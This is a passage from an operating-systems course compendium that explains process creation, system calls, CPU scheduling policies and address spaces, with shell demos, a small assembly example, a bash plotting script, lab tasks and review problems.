Note that sometimes when we do these exercises with parallelization (like we do with fork()), it is nice to restrict execution to a single CPU core (since we probably all have

Fig 5.1

```
cat p1.c
make
./p1
```

Figure 3.1: fork().

Fig 5.2

```
diff p1.c p2.c
apt install colordiff
colordiff p1.c p2.c
./p2
```

Figure 3.2: wait().

at least two CPU cores in our laptops), we can do this with the command `taskset`, e.g. to have the `p1` process execute on only the CPU number 0 we could do:

```
taskset -c 0 ./p1
```

We will do this more later when we study use of threads in chapter 7.

It looks like the parent process will always run before the newly created child process, but you have no guarantee for this. Sometimes the parent process will run after the child process. If you don't believe this try to run the program 10000 times to test:

```
for i in {1..10000}
do
if (( $i % 1000 == 0 )); then echo "run no. $i"; fi
if [[ ! -z "$(taskset -c 0 ./p1 | tail -n 1 | grep parent)" ]]
then
echo "parent last in run $i"
fi
done
```

btw, ask teacher or a fellow student what happens in the test

```
! -z "$(taskset -c 0 ./p1 | tail -n 1 | grep parent)"
```

`fork()` uses [copy-on-write](#) to avoid allocating memory unnecessarily. Copy-on-write means that the new process can just keep using the memory of the parent process as long as both processes just issues reads. As soon as one of them issues a write, then the two processes need their own private copy.

3.1.2 wait()

`wait()` in figure 3.2.

In `p2.c` parent will always run last because of synchronization introduced with the system call `wait()`.

Fig 5.3

```
./p3
```

Figure 3.3: `exec()`.

Fig 5.4

```
./p4
```

Why not just like `CreateProcess()` on Windows?

Figure 3.4: Why fork-exec?.

```
man kill
man 7 signal # search for
               # 'Standard'
```

Figure 3.5: Signal a Process.

3.1.3 `exec()`

`exec()` in figure [3.3](#).

3.1.4 Why???

Why fork-exec? in figure [3.4](#).

3.1.5 Signals

Signal a Process in figure [3.5](#).

3.2 Process execution

3.2.1 Direct execution

Direct execution protocol in figure [3.6](#).

Fig 6.1

Figure 3.6: Direct execution protocol.




Figure 3.7: System Calls.

3.2.2 Restricted operation

System Calls in figure 3.7.

One of the two main tasks of the operating system is to create a beautiful/nice/easy-to-program interface between the application and the hardware (the other main task is to manage the hardware). This interface is composed of a set of system calls, while the interface directly against the hardware is composed of a set of machine instructions (e.g. the X86-instructions).

Note: Don't be fooled by this illustration. The interfaces are not hard borders that cannot be bypassed. It is possible for the application to sometimes talk directly to the hardware (e.g. use some of the X86-instructions), but most of the time this illustration makes sense since the application asks the operating system to talk to the hardware on its behalf.

Terminology in figure 3.8.

Limited direct execution protocol in figure 3.9.

Trap table is in principle the same as [Interrupt vector table](#).

When does the OS run? in figure 3.10.

Unfortunately there is not a consistent terminology, but most of the time trap is used for system calls and exceptions, while interrupt is always used for hardware interrupt. Traps/Interrupts are events that give the operating system control. Synchronous means

- user mode (application)
- kernel mode (operating system)
- mode switch (between user and kernel mode)
- context switch (between processes)

Figure 3.8: Terminology.

Fig 6.2

Figure 3.9: Limited direct execution protocol.

Three types of traps/interrupts:

- (Trap) Software interrupt/System Call (synchronous)
- (Trap) Exception (synchronous)
- Hardware interrupt (asynchronous)

Figure 3.10: When does the OS run?.

Fig 6.3

Figure 3.11: With timer interrupt.

that it happens as a consequence of an instruction (e.g. a process try to divide by zero, this would trigger an exception). Asynchronous means it does not happen as a consequence of anything predictable, it just happens because a packet arrived at the network interface, or the user suddenly moved the mouse.

3.2.3 Timer interrupt

With timer interrupt in figure 3.11.

```
strace -c ls
```

A Simple Example in figure 3.12.

syscall is what the textbook calls the trap instruction, it transfers control to the operating system. See file `asm-syscall-2017.s` for other comments. See also classical system call in the file `asm-syscall.s` by using the instruction `int 0x80` which means "generate an interrupt of type/number 80". Today we do not use the `int 0x80` instruction since *syscall* is much faster.

LiveOverflow (Fabian Faessler) has an excellent video which explains some details behind the system call in a very nice manner, I recommend the first six minutes of [Syscalls](#),

```

.data
str:
.ascii "hello world\n"
.text
.global _start
_start:
movq $1, %rax    # use the write syscall
movq $1, %rdi    # write to stdout
movq $str, %rsi  # use string "Hello World"
movq $12, %rdx   # write 12 characters
syscall          # the trap instruction

movq $60, %rax   # use the _exit syscall
movq $0, %rdi    # error code 0
syscall          # the trap instruction

```

Figure 3.12: A Simple Example.

Kernel vs. User Mode and Linux Kernel Source Code - bin 0x09

Compare running the code with and with libc wrapper (when running without libc, -nostdlib, you see only the system calls that are actually needed, all the “noise” is removed):

```

gcc -o asm-syscall asm-syscall.s -no-pie
strace -c ./asm-syscall
sed -i 's/main/_start/g' asm-syscall.s
gcc -o asm-syscall asm-syscall.s -nostdlib -no-pie
strace -c ./asm-syscall

```

If you want to know all the details about syscall (you do not need to do this for this course, but I include it here for reference), search for syscall in the PDF at [Intel 64 and IA-32 Architectures Software Developer Manual: Vol 2](#)

3.3 Lab tutorials

1. **Sending signals to processes.** Start five processes in the background (these are processes that will just sleep for ten minutes and then terminate unless we signal them)

```
for i in {1..5}; do sleep 600 & done
```

See them running as processes in your shell and that they are child processes of your shell

```
ps
pstree | grep -C 5 sleep
# -C 5 means add the five lines before and after the result from grep
```

List the Process-ID (PID) of all processes named sleep

```
pgrep sleep
```

Send a signal to terminate one of them

```
kill PID_OF_ONE_THEM
```

Send a signal to terminate the rest of them

```
killall sleep
```

3.4 Review questions and problems

1. What is the purpose of system calls?
2. Briefly describe the difference between synchronous and asynchronous interrupts.
3. **(KEY PROBLEM)** In chapter five, do Homework (Code) 1 (base your code on [p1.c](#)).
4. **(KEY PROBLEM)** Write a C-program that runs six processes according to the following time schedule (S means start, T means terminate/exit):

```

Process-
number
  ^
5 |           S-----T
4 |  S-----T
3 |           S-----T
2 | S-----T
1 |  S-----T
0 | S--T
  +-----> time (seconds)
    0  1  2  3  4  5  6  7

```

In other words, process number 0 and process number 2 should start running immediately, and when process 0 terminates process 1 and 4 should start running, and so on. The only thing each process should do is execute the following function:

```

void process(int number, int time) {
    printf("Process %d is running\n", number);
    sleep(time);
    printf("Process %d ran for %d seconds\n", number, time);
}

```

Use the system call `waitpid` to synchronize the processes (in other words: use `waitpid` to wait until a process has terminated before you start new processes). Note: you can solve this with program logic (if-statements) but that is not the purpose of the exercise, the purpose is to practice use of the system call `waitpid` in combination with `fork`.

Hint: see the source code of [forkcount.c](#) for an example of how you can use `waitpid` to wait for a specific process to terminate.

Here is a little help, the following should be in the C source code file before you start writing the main function:

```
#include <stdio.h>      /* printf */
#include <stdlib.h>      /* exit */
#include <unistd.h>      /* fork */
#include <sys/wait.h>    /* waitpid */
#include <sys/types.h>   /* pid_t */
/* Note: pid_t is probably just an int, but it might be different
   kind of ints on different platforms, so using pid_t instead of
   int helps makes the code more platform-independent
*/

void process(int number, int time) {
    printf("Process %d is running\n", number);
    sleep(time);
    printf("Process %d ran for %d seconds\n", number, time);
}
```

5. In chapter five, do Homework (Code) 2 (base your code on [p4.c](#) and use `write()` to write to the file).

4

Scheduling

Note: references like “Fig 7.1” and “chp 7” point into the textbook (OSTEP), not into this compendium. The chapters we use here are freely available as PDF: [chp 7](#), [chp 8](#) and [chp 10](#).

4.1 Turnaround time

Assumptions (we have to break) in figure 4.1.

Turnaround time in figure 4.2.

Workload assumptions:

1. Each job runs for the same amount of time.
2. All jobs arrive at the same time.
3. Once started, each job runs to completion.
4. All jobs only use the CPU (i.e., they perform no I/O)
5. The run-time of each job is known.

Figure 4.1: Assumptions (we have to break).

The time from a process enters the system until it leave, e.g.

```
time uuidgen
```

Remember the process states (ready, running, blocked)

Figure 4.2: Turnaround time.

Fig 7.1

Figure 4.3: First In First Out (FIFO).

Workload assumptions:

1. Each job runs for the same amount of time.
2. All jobs arrive at the same time.
3. Once started, each job runs to completion.
4. All jobs only use the CPU (i.e., they perform no I/O)
5. The run-time of each job is known.

Figure 4.4: Assumptions (we have to break).

4.1.1 FIFO

First In First Out (FIFO) in figure 4.3.

Note that First In First Out (FIFO) is sometimes referred to as First Come First Serve (FCFS). These (FIFO and FCFS) are the same.

```
# we assume you have downloaded to git repo's mentioned at
# https://gitlab.com/erikhje/iikos/-/blob/master/schedule.md#download-course-material
cd ~/ostep-homework/cpu-sched
# IF THE FOLLOWING LINE GIVES A PYTHON ERROR
# CHANGE python TO python3 IN THE FIRST LINE
# IN scheduler.py
./scheduler.py -p FIFO -l 10,10,10
# in these simulator we can always add -c to get the answer
# but we should think first of course :)
./scheduler.py -p FIFO -l 10,10,10 -c
```

Assumptions (we have to break) in figure 4.4.

First In First Out (FIFO) in figure 4.5.

- What kind of workload could you construct to make FIFO perform poorly wrt turnaround time?

Fig 7.2

Figure 4.5: First In First Out (FIFO).

Fig 7.3

Figure 4.6: Shortest Job First.

Workload assumptions:

1. Each job runs for the same amount of time.
2. All jobs arrive at the same time.
3. Once started, each job runs to completion.
4. All jobs only use the CPU (i.e., they perform no I/O)
5. The run-time of each job is known.

Figure 4.7: Assumptions (we have to break).

Fig 7.4

Figure 4.8: Shortest Job First - Late Arrivals.

Search the Internet for "Convoy effect". Think about grocery shopping, should you let the person behind you pay for their groceries before you do?

```
./scheduler.py -p FIFO -l 100,10,10
```

4.1.2 SJF

Shortest Job First in figure 4.6.

```
./scheduler.py -p SJF -l 100,10,10
```

Assumptions (we have to break) in figure 4.7.

Shortest Job First - Late Arrivals in figure 4.8.

We have to use the mlfq-simulator to show different arrival times for Shortest Job First:

```
cd ~/ostep-homework/cpu-sched-mlfq/
./mlfq.py -n 1 -q 100 -l 0,100,0:10,10,0:10,10,0 -i 0
```


Workload assumptions:

1. Each job runs for the same amount of time.
2. All jobs arrive at the same time.
3. Once started, each job runs to completion.
4. All jobs only use the CPU (i.e., they perform no I/O)
5. The run-time of each job is known.

Figure 4.9: Assumptions (we have to break).

preemptive vs non-preemptive

Fig 7.5

- While great for turnaround time, this approach is quite bad for response time and interactivity.

Figure 4.10: Shortest Time to Completion First.

The time from a process enters the system until it runs for the first time

Figure 4.11: Response time.

4.1.3 STCF

Assumptions (we have to break) in figure 4.9.

Shortest Time to Completion First in figure 4.10.

4.2 Response time

Response time in figure 4.11.

What about humans? in figure 4.12.

4.2.1 Round Robin

Round Robin in figure 4.13.

```
./scheduler.py -p SJF -l 5,5,5
# vs
./scheduler.py -p RR -q 1 -l 5,5,5
```

from [Powers of 10: Time Scales in User Experience](#):

0.1 sec "something happens immediately"

1 sec "the computer did something for us"

from [Progress Indicators Make a Slow System Less Insufferable](#):

- Use progress bar for anything that takes more than 1 second

(PS! exact numbers are always criticized, feel free to look up other sources)

Figure 4.12: What about humans?.

Fig 7.7

- time slice/quantum
- what is the real cost of a context switch?

Figure 4.13: Round Robin.

Demo: Let's try to find out how long these time slices used for scheduling actually are. On Linux, read about the concept of jiffies in `man 7 time` to see that a jiffie commonly is 2.5ms as default, but the Linux CFS scheduler "Completely Fair Scheduler") does not use jiffies, see [4. SOME FEATURES OF CFS](#) and if we do

```
cat /proc/sys/kernel/sched_min_granularity_ns
```

we will see that the "minimum granularity for scheduling" is a few milliseconds (ms). We can also see

```
cat /proc/sys/kernel/sched_rr_timeslice_ms
```

to see what time slices will be if we ask the kernel to use round robin instead of CFS as its scheduler.

Demo: Windows, `clockres` (tool from SysInternals) similar to "jiffie" on Linux, intervals are 2x for desktop, 12x for server, change with `SystemPropertiesAdvanced, Advanced, Performance, Advanced` and see changes in `hklnm:\System\CurrentControlSet\control\PriorityControl`

4.2.2 Overlap

Assumptions (we have to break) in figure [4.14](#).

Always overlap in figure [4.15](#).

Workload assumptions:

1. Each job runs for the same amount of time.
2. All jobs arrive at the same time.
3. Once started, each job runs to completion.
4. All jobs only use the CPU (i.e., they perform no I/O).
5. The run-time of each job is known.

Figure 4.14: Assumptions (we have to break).

Fig 7.9

Treat each CPU-burst as a separate job.

Figure 4.15: Always overlap.

Fig 8.1

Rule 1 If $\text{Priority}(A) > \text{Priority}(B)$, A runs (B doesn't).

Rule 2 If $\text{Priority}(A) = \text{Priority}(B)$, A & B run in RR

Figure 4.16: Basics.

4.3 MLFQ

4.3.1 Basics

Basics in figure 4.16.

4.3.2 Priority

Priority in figure 4.17.

```
./mlfq.py -n 3 -q 10 -l 0,100,0      # fig 8.2
./mlfq.py -n 3 -q 10 -l 0,200,0:100,20,0  # fig 8.3
./mlfq.py -n 3 -q 10 -l 0,170,0:50,30,1 -i 4 -S # fig 8.4
```

4.3.3 Boost

Boost in figure 4.18.

Rule 3 When a job enters the system, it is placed at the highest priority (the topmost queue).

Rule 4a If a job uses up an entire time slice while running, its priority is reduced (i.e., it moves down one queue).

Rule 4b If a job gives up the CPU before the time slice is up, it stays at the same priority level.

Fig 8.2-8.4

Figure 4.17: Priority.

Rule 4 Once a job uses up its time allotment at a given level (regardless of how many times it has given up the CPU), its priority is reduced (i.e., it moves down one queue).

Rule 5 After some time period S , move all the jobs in the system to the topmost queue.

Fig 8.5-8-7

Figure 4.18: Boost.

See "Tip: Use randomness"

Figure 4.19: Lottery and Randomness.

- According to Einstein's special theory of relativity, no electrical signal can propagate faster than the speed of light, which is about 30 cm/nsec in vacuum and about 20 cm/nsec in copper wire or optical fiber.
- *How does this relate to the speed of a computer?*

Figure 4.20: How to Make Faster Computers.

4.4 Fair Share

4.4.1 Lottery

Lottery and Randomness in figure 4.19.

4.5 Multiprocessor

How to Make Faster Computers in figure 4.20.

A CPU with

Fig 10.2

Figure 4.21: Cache Coherence and Affinity.

Should threads from the same process (or processes from the same virtual machine) run at the same time on the CPUs?

Figure 4.22: Gang Scheduling.

- 1GHz clock can only move a signal 200mm per clock cycle, which means:
- 10GHz - 20mm
- 100GHz - 2mm
- 1THz - 0.2mm

The smaller the electric circuits are, the greater the heat generation and the more difficult it is to remove the heat.

4.5.1 Affinity

Cache Coherence and Affinity in figure [4.21](#).

One problem is that processes/threads should perhaps not jump randomly between CPUs since there is a lot of process/thread-specific caching of data associated with a CPU where the thread has been running. Scheduling that takes this into account is called *affinity scheduling*. This means scheduling that tries to let a process/thread run on the same CPU where it ran previously in the hope that there is still relevant data for it in that CPU's cache.

```
Demo: taskset -c 0 ./regn.bash
sudo htop, a for set affinity
```

The scheduler naturally does affinity so there is normally little need for us to artificially manipulate this, but there may be special situations where it is required, e.g. some software that has license costs based on the number of CPUs in use (Oracle databases used to do this).

4.5.2 Gang Scheduling

Gang Scheduling in figure [4.22](#).

This is a hard question, it depends on the workload, meaning it only makes sense of the threads communicate a lot between each other. We'll get back to this when we talk about synchronization.

- Modern CPUs have hybrid architectures such as Energy Efficient CPU-cores (Ecores) without hyperthreading and Performance Cores (Pcores) with hyperthreading.
- The CPU exposes a register indicating which performance class best describes the currently running process which the operating system can use in its scheduling decision.

Figure 4.23: Pcores and Ecores.

4.5.3 Pcores and Ecores

Pcores and Ecores in figure 4.23.

ARM has had this architecture called big.LITTLE since 2011¹, while Intel has this in the Alder Lake processors (12th gen) since 2021².

These changes in the hardware allows the operating system to get more information (such as what kinds of instructions have been executed by this process and their effect on power and thermals) about each process currently running on the CPU and where (on which CPU core) the scheduler is advised to place the process next. The problem with this is that it quickly becomes very application/workload specific. It is not easy to create an all-purpose general scheduler that fits all kinds of applications.

In other words, scheduling is once again an active research area³.

¹https://en.wikipedia.org/w/index.php?title=ARM_big.LITTLE&oldid=1243164542

²https://en.wikipedia.org/w/index.php?title=Alder_Lake&oldid=1238769876

³<https://scholar.google.com/citations?user=3aaJbAgAAAAJ&hl=es>

4.6 Lab tutorials

1. It's annoying that the simulators in the homework do not have nice visualizations. Your teacher hacked together this:

```
#!/bin/bash

# Usage example:
# ./mlfq.py -n 3 -q 10 -l 0,50,0:50,15,1:0,20,0:0,10,2 -i 2 -S -c | ./plot.bash

# let's use a temporary file
data=$(mktemp /tmp/plot.XXXXXXXXXXXXXXXXXX) || exit 1

# data from from mlfq.py via STDIN
grep -P -o 'Run JOB \d at PRIORITY \d' |
sed -r 's/[^0-9]+([0-9])[^0-9]+([0-9])$/\1,\2/g' > "$data"

# find out how many priority levels (queues) there are
lastqueue=$(cut -d ',' -f2 "$data" | sort -u | tail -n 1)

# plot the timeline for each queue
echo
for i in $(seq "$lastqueue" -1 0); do
    echo -n "Q$i "
    while IFS=, read -r job queue; do
        if [[ "$queue" -eq "$i" ]]
        then
            echo -n "$job"
        else
            echo -n ' '
        fi
    done < "$data"
    echo
done

# finally plot the "X axis" with timestamps
echo
echo -n "    "
for i in $(seq -f "%03g" 5 5 "$(wc -l < "$data")")
do
    echo -n "  $i"
done
echo
```

```
echo  
rm "$data"
```

Can you please try to make something better? Maybe Python with a GUI or maybe a web app?

Process name	Run time	I/O frequency	I/O time
P0	15	3	3
P1	25	5	3
P2	40	0	0

4.7 Review questions and problems

1. What do we mean with *starvation* with respect to the Shortest Job First scheduling algorithm?
2. Do the “Homework (Simulation)” exercises in chapter seven (focus on question 1-5 since 6 and 7 are a bit unclear). Read the [README file](#) first. Feel free to join together with other students when you do this, and discuss each question.
3. Do the “Homework (Simulation)” exercises in chapter eight. Read the [README file](#) first (NOTE: you might have to change python to python3 in the first line of `mlfq.py`). Feel free to join together with other students when you do this, and discuss each question. Note: the simulator might be a bit buggy for some situations (especially for priority boost), and some of the question might require that you make some additional assumptions (which is good, makes you think more).
4. **(KEY PROBLEM)** MLFQ has the following rules
 - (a) If $\text{Priority}(A) > \text{Priority}(B)$, A runs (B doesn't).
 - (b) If $\text{Priority}(A) = \text{Priority}(B)$, A and B run in Round Robin.
 - (c) When a job enters the system, it is placed at the highest priority (the topmost queue).
 - (d) If a job uses up an entire time slice while running, its priority is reduced (i.e., it moves down one queue).
 - (e) If a job gives up the CPU before the time slice is up, it stays at the same priority level.
 - (f) After time period S, move all the jobs in the system to the topmost queue.

Given the following setup on a system with a single CPU:

- Four queues Q0, Q1, Q2 and Q3 where Q3 is the highest priority queue
- Time slice for all queues are 5ms
- S is 50ms (priority boost every 50 ms)

The following processes arrive at time 0 in order P0, P1, P2: Note the following:

- If I/O frequency is N it means the process does I/O every N ms
- When I/O frequency and time is zero, it means the process does not do any I/O.

- A scheduling decision is made
 - when a job completes (exits)
 - when a job does I/O
 - when I/O for a job completes
 - when a job has used its time slice
 - when a priority boost happens
- A new time slice starts after every scheduling decision, unless a process is interrupted by a higher priority process, in that case the process stays at the head of the queue at its priority level and will resume to complete the rest of its time slice

Use pen and paper to write down how these processes will run, then answer the following questions:

- a) When P0 completes, it exits queue: _____
- b) When P1 completes, it exits queue: _____
- c) When P2 completes, it exits queue: _____
- d) In which queue is P0 at time 15? _____
- e) Turn-around time for P1 (ms): _____
- f) Average turn-around (ms): _____
- g) Response time for P1 (ms): _____
- h) Average response time (ms): _____
- i) Is the CPU busy all the time, or is it idle some time?
- j) At time 20, a new process P3 arrives with with run time 10 and no I/O, what is average turn-around time and average response time now?

5

Address Spaces and Address Translation

Note: references like “Fig 13.1” and “chp 13” point into the textbook (OSTEP), not into this compendium. The chapters we use here are freely available as PDF: [chp 13](#), [chp 14](#), [chp 15](#), [chp 16](#) and [chp 18](#).

5.1 Address space

Multiprogramming in figure [5.1](#).

Address Space in figure [5.2](#).

More exact in figure [5.3](#).

Goals in figure [5.4](#).

Note gray box on page 7 of chp 13: “ASIDE: EVERY ADDRESS YOU SEE IS VIRTUAL”.

- Fig 13.1
- Saving from memory to disk timeconsuming...
- Fig 13.2

Figure 5.1: Multiprogramming.

- Fig 13.3

Virtualized memory because the program is not loaded in memory where it thinks it is.

Figure 5.2: Address Space.




Figure 5.3: More exact.

Transparency it should just happen behind the scene

Efficiency in time and space

Protection isolated from other address spaces (*security*)

Figure 5.4: Goals.

- Automatic memory on stack
`int x;`
- Heap manually allocated (You are in charge of alloc and free!)
`int *x = (int *) malloc(sizeof(int));`
- (Global variables in Data segment, not in Heap)

Figure 5.5: Stack vs Heap Memory.

- `free(x);`
- Easy to make mistakes! `valgrind` (purify)
- Search the Internet for "use after free"

Figure 5.6: Free Memory.

5.2 Memory: API

Stack vs Heap Memory in figure 5.5.

Note page 4 of chp 14:

You might also notice that `malloc()` returns a pointer to type `void`. Doing so is just the way in C to pass back an address and let the programmer decide what to do with it. The programmer further helps out by using what is called a **cast**; in our example above, the programmer casts the return type of `malloc()` to a pointer to a `double`. Casting doesn't really accomplish anything, other than tell the compiler and other programmers who might be reading your code: "yeah, I know what I'm doing." By casting the result of `malloc()`, the programmer is just giving some reassurance; the cast is not needed for the correctness.

Free Memory in figure 5.6.

Note page 5 of chp 14:

Alternately, you could use `strdup` and make your life even easier. Read the `strdup` man page for more information.

Demo [variables.c](#). Note the following:

- There are only 12 hexadecimal numbers, why? 64-bit addresses should mean 16 hexadecimal numbers! (because Linux and Windows only use 48 bits, they don't need the entire 64-bit address space)

- Fig 15.1 Address space
- Fig 15.2 Physical memory with relocated process

Figure 5.7: Relocating.

- Fig 15.3 (needed hardware support)

Figure 5.8: Base and Bound/Limit Register.

- Fig 15.4 What the OS needs to do

Figure 5.9: OS Responsibilities.

- Fig 15.5 HW-OS interaction at boot
- Fig 15.6 HW-OS-Process interaction at runtime

Figure 5.10: Execution.

- The first hexadecimal number is never higher than 7 because of the split between *kernel space* and *user space*. The operating system is always mapped to half of the address space of every process to make *mode switches* efficient. Of course if the process tries to access kernel space it will trigger an interrupt of type exception (probably "segmentation fault").

Demo from [vm-intro](#):

```
make
./va
valgrind --leak-check=yes ./va
clang-tidy -checks='*' va.c --
```

5.3 Address Translation

Relocating in figure [5.7](#).

Base and Bound/Limit Register in figure [5.8](#).

OS Responsibilities in figure [5.9](#).

Execution in figure [5.10](#).

Solve the problems with one set of base and bounds/limits registers for each segment

- Fig 16.1
- Fig 16.2

Figure 5.11: Segments.

5.4 Segmentation

Segments in figure 5.11.

5.5 Free Space Mgmt

Free Space Management in figure 5.12.

A *bitmap* is a data structure with N bits where each bit represents a "unit of storage", in our case a chunk of memory (the concept of bitmap is also used for e.g. storage on a hard drive). If a bit is zero it means the corresponding chunk of memory is free and can be allocated, if it is one then its already in use.

Of course we don't want these data structures that the operating system need to take up to much space, so how big will a bitmap be? E.g. with 2GB memory divided into 1KB chunks:

$$\frac{2GB}{1KB} = \frac{2^{31}B}{2^{10}B} = 2^{21}b = \frac{2^{21}b}{2^3 \frac{b}{B}} = 2^{18}B = 256KB$$

A *free list* is a list of free and in use "units of storage", in our case a chunk of memory. Each entry in a free list used more than one bit of course, each entry is typically a 16/32/64-bit address, but the list can be very compact in its representation. E.g. maybe be list only stores the start and end address of a sequence of free chunks. Also note that if the free list only stores addresses of all free chunks of memory, the list will only be big when there is a lot of memory available, so maybe the size of a free list is not a problem.

Problem: Wasted space in figure 5.13.

5.6 Paging

Terminology in figure 5.14.

Note that the book has a footnote on the first page which says "if you think of a 32-bit address space as the size of a tennis court, a 64-bit address space is about the size of Europe(!)". A Tennis court is roughly 0.000264 km^2 and Europe is roughly $10\,530\,000 \text{ km}^2$.

